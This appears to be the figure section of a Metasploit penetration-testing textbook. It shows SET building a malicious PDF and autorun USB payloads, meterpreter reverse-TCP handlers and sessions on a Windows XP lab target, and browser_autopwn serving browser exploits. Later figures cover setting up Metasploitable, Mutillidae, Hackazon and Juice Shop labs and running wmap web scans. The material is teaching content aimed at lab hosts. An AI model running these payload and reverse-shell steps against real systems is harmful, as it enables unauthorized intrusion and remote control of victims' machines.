[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
```

Figure 6.17 – Generating a malicious PDF using SET




Fig 6.18 – Executing a malicious PDF on target system

```
root@kali: ~/set
File Edit View Search Terminal Help
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 443
[*] Started reverse TCP handler on 192.168.44.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:443 -> 192.168.44.129:1143) at 2017-05-12 01:12:32 -0400
meterpreter > sysinfo
Computer : SAGAR-C51B4AADE
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : MSHOME
Logged On Users : 2
Meterpreter : x86/win32
meterpreter >
```

Figure 6.19 – Getting meterpreter access to target system

The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". A sub-menu titled "Select from the menu:" is displayed, listing various attack vectors and options:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules

99) Return back to the main menu.

set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
- 2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2

Figure 6.20 – Generating a malicious payload using SET

The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". A sub-menu titled "Select from the menu:" is displayed, listing various payload types:

- 1) File-Format Exploits
- 2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2

1) Windows Shell Reverse\_TCP      Spawn a command shell on victim and send back to attacker  
2) Windows Reverse TCP Meterpreter      Spawn a meterpreter shell on victim and send back to attacker  
3) Windows Reverse TCP VNC DLL      Spawn a VNC server on victim and send back to attacker  
4) Windows Shell Reverse TCP X64      Windows X64 Command Shell, Reverse TCP Inline  
5) Windows Meterpreter Reverse TCP X64      Connect back to the attacker (Windows x64), Meterpreter  
6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find a port home via multiple ports  
7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter  
8) Windows Meterpreter Reverse DNS      Use a hostname instead of an IP address and use Reverse Meterpreter  
9) Download/Run your Own Executable      Downloads an executable and runs it

set:payloads>1  
set:payloads> IP address for the payload listener (LHOST):192.168.44.134  
set:payloads> Enter the PORT for the reverse listener:8181  
[\*] Generating the payload.. please be patient.  
[\*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe  
[\*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'  
[\*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.  
[-] Copy the contents of the folder to a CD/DVD/USB to autorun

Figure 6.21 – Generating a malicious payload using SET

```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options
Module options (auxiliary/server/browser_autopwn):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST      yes            The IP address to use for reverse-connect payloads
SRVHOST   0.0.0.0        yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080           yes        The local port to listen on.
SSL        false          no         Negotiate SSL for incoming connections
SSLCert    no             Path to a custom SSL certificate (default is randomly generated)
URI PATH  no             The URI to use for this exploit (default is random)

Auxiliary action:
Name      Description
----      -----
WebServer Start a bunch of modules and direct clients to appropriate exploits

msf auxiliary(browser_autopwn) > set LHOST 192.168.44.134
LHOST => 192.168.44.134
msf auxiliary(browser_autopwn) > 

```

**Figure 6.22 – Using the browser\_autopwn auxiliary module**

```

root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) > [*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*]

[*] Starting exploit modules on host 192.168.44.134...
[*] ...

[*] Using URL: http://0.0.0.0:8080/dAekbxFDxCrxG
[*] Local IP: http://192.168.44.134:8080/dAekbxFDxCrxG
[*] Server started.
[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/luTIWsIsaMrVf
[*] Local IP: http://192.168.44.134:8080/luTIWsIsaMrVf
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/zohIsz
[*] Local IP: http://192.168.44.134:8080/zohIsz
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crmfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/ZqoMCDpvfh
[*] Local IP: http://192.168.44.134:8080/ZqoMCDpvfh
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/GnXuhF
[*] Local IP: http://192.168.44.134:8080/GnXuhF
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QgcrcS
[*] Local IP: http://192.168.44.134:8080/QgcrcS
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/xEWajhz
[*] Local IP: http://192.168.44.134:8080/xEWajhz
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp

```

**Figure 6.23 – Using the browser\_autopwn auxiliary module**

```
root@kali: ~
File Edit View Search Terminal Help
[*] handling request for /OlyB0HqGZT/
[*] handling request for /wazdTYykQgL/
[*] Sending jar
[*] handling request for /QZhjP/oTPztll0.jar
[*] Sending jar
[*] handling request for /QZhjP/oTPztll0.jar
[*] Sending jar
[*] handling request for /OlyB0HqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] handling request for /OlyB0HqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SvMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Sending stage (46089 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:7777 -> 192.168.44.129:1122) at 2017-05-10 01:01:40 -0400
[*] Session ID 1 (192.168.44.134:7777 -> 192.168.44.129:1122) processing InitialAutoRunScript 'migrate -f'
background
[-] Unknown command: background.
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter  java/windows  shareuser @ sagar-c51b4aade  192.168.44.134:7777 -> 192.168.44.129:1122 (192.168.44.129)

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : sagar-c51b4aade
OS         : Windows XP 5.1 (x86)
Meterpreter : java/windows
meterpreter >
```

Figure 6.24 – Using the `browser_autopwn` auxiliary module

# Chapter 7: Web Application Scanning with Metasploit




Figure 7.1 – Metasploitable 2 web page




Figure 7.2 – Mutillidae home page

```

root@kali:~# docker pull mutzel/all-in-one-hackazon
Using default tag: latest
latest: Pulling from mutzel/all-in-one-hackazon
[DEPRECATION NOTICE] registry v2 schema1 support will be removed in an upcoming release. Please contact admins of the docker.io registry NOW to avoid future disruption.
bbelc4256df3: Downloading 4.263MB/65.79MB
911d09728ffd: Download complete
615765bc0d9f: Download complete
a3ed95caeb02: Download complete
6b64c19276ce: Downloading 5.437MB/21.09MB
3f088762aeb5: Waiting
b1a2bad1ce7e: Waiting
c5bd9a0b4d3e: Waiting
3ca325cd3ef7: Waiting
a762c0d47d76: Waiting
11345760d80c: Waiting
2b8afb0f4f7f: Waiting
3a5122bf24e0: Waiting
b1456f3a4cce: Waiting
e888c58eb524: Waiting
e6e03b81aa26: Waiting
100d37f98d85: Waiting
18e8d5ad2159: Waiting
64f03ec8751e: Waiting
aa36e77c360d: Waiting
54e4825cb3bf: Waiting
d003745ff13c: Waiting

```

Figure 7.3 – Fetching the Docker image for Hackazon






Figure 7.4 – Hackazon web page



```
root@kali:~# docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
e7c96db7181b: Pull complete
05dbce3dfc4d: Extracting  4.588MB/21.44MB
b7cfffb903cc: Download complete
1f7455abeacc: Download complete
2be9d42caleb: Download complete
898b2d4864d7: Downloading   3.75MB/69.3MB
6ae5f551a939: Downloading  530.1kB/69.31MB
```

Figure 7.5 – Fetching the Docker image for juice-shop



```
root@kali:~# docker run --rm -p 3000:3000 bkimminich/juice-shop
> juice-shop@8.7.3 start /juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v10.16.1 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Configuration default validated (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

Figure 7.6 – Running the Docker image for juice-shop

The screenshot shows the OWASP Juice Shop website running in Mozilla Firefox. The URL bar displays "127.0.0.1:3000/B/". The page title is "OWASP Juice Shop - Mozilla Firefox". The main content area is titled "All Products" and lists various items with their descriptions and prices:

Image	Product	Description	Price
	Apple juice (1000ml)	The all-time classic.	1.99
	Apple Pomace	Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.	0.89
	Banana Juice (1000ml)	Monkeys love it the most.	1.99
	Carrot Juice (1000ml)	As the old German saying goes: "Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?"	2.99
	Eggfruit Juice (500ml)	Now with even more exotic flavour.	8.99
	Fruit Press	Fruits go in. Juice comes out. Pomace you can send back to us for recycling purposes.	89.99
	Green Smoothie	Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.	1.99
	Juice Shop Artwork	Unique masterpiece painted with different kinds of juice on 90g/m <sup>2</sup> lined paper.	278.74

A cookie consent banner at the bottom right states: "This website uses fruit cookies to ensure you get the juiciest tracking experience. [But me well!](#)". A green button says "Me want it!"

Figure 7.7 – Juice Shop home page

The screenshot shows the msfconsole terminal window. The prompt is "root@kali: ~". The user types "msf > load wmap" and presses Enter. The terminal output shows:

```
[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf >
```

Figure 7.8 – Loading the `wmap` plugin in msfconsole

```
root@kali: ~
File Edit View Search Terminal Help
msf > load wmap


[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a 192.168.44.133
[*] Site created.
msf > wmap_targets -t http://192.168.44.133/mutillidae/index.php
msf > wmap_targets -l
[*] Defined targets
=====
Id Vhost           Host          Port  SSL   Path
--  ---            ---          ---   ---   ---
0   192.168.44.133 192.168.44.133  80    false  /mutillidae/index.php

msf >
```

Figure 7.9 – Loading the 'wmap' plugin in msfconsole


```
root@kali: ~
File Edit View Search Terminal Help
msf > wmap run -t
[*] Testing target:
[*]   Site: 192.168.44.133 (192.168.44.133)
[*]   Port: 80 SSL: false
=====
[*] Testing started: 2017-05-15 22:44:33 -0400
[*] Loading wmap modules...
[*] 40 wmap enabled modules loaded.
[*]
[*] [SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled.
[*]
[*] [Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scraper
[*] Module auxiliary/scanner/http/svn_scanner
[*] Module auxiliary/scanner/http/tracker
[*] Module auxiliary/scanner/http/host_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip
[*] Module auxiliary/scanner/http/webdav_scanner
[*] Module auxiliary/scanner/http/webdav_website_content
[*]
[*] [File/Dir testing ]=
=====
[*] Module auxiliary/dos/http/apache_range_dos
[*] Module auxiliary/scanner/http/backup_file
[*] Module auxiliary/scanner/http/brute_dirs
[*] Module auxiliary/scanner/http/copy_of_file
```

Figure 7.10 – Running the 'wmap' plugin in msfconsole



```
root@kali: ~
msf > wmap run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]   Site: 192.168.44.133 (192.168.44.133)
[*]   Port: 80 SSL: false
=====
[*] Testing started: 2017-05-15 22:53:06 -0400
[!] SSL testing [!]
=====
[*] Target is not SSL. SSL modules disabled.
[!]
[!] Web Server testing [!]
=====
[*] Module auxiliary/scanner/http/http_version
[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.44.133:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 192.168.44.133 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage
[*] 192.168.44.133 FrontPage: /http://192.168.44.133/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] (192.168.44.133) /robots.txt found
[*] Module auxiliary/scanner/http/scrapers
[*] (192.168.44.133) / [Metasploitable2 - Linux]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code: 404 as not found
[*] Module auxiliary/scanner/http/traceroute
[*] 192.168.44.133:80 is vulnerable to Cross-Site Tracing
[!] Module auxiliary/scanner/http/vhost_scanner
```

Figure 7.11 – Running the 'wmap' plugin in msfconsole



```
root@kali: ~
msf > wmap vulns -l
[*] + [192.168.44.133] (192.168.44.133): scraper /
[*]   scraper Scraper
[*]   GET Metasploitable2 - Linux
[*] + [192.168.44.133] (192.168.44.133): directory /dav/
[*]   directory Directory found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /cgi-bin/
[*]   directory Directoy found.
[*]   GET Res code: 403
[*] + [192.168.44.133] (192.168.44.133): directory /doc/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /icons/
[*]   directory Directoy found.
[*]   GET Res code: 200
[*] + [192.168.44.133] (192.168.44.133): directory /index/
[*]   directory Directoy found.
[*]   GET Res code: 200
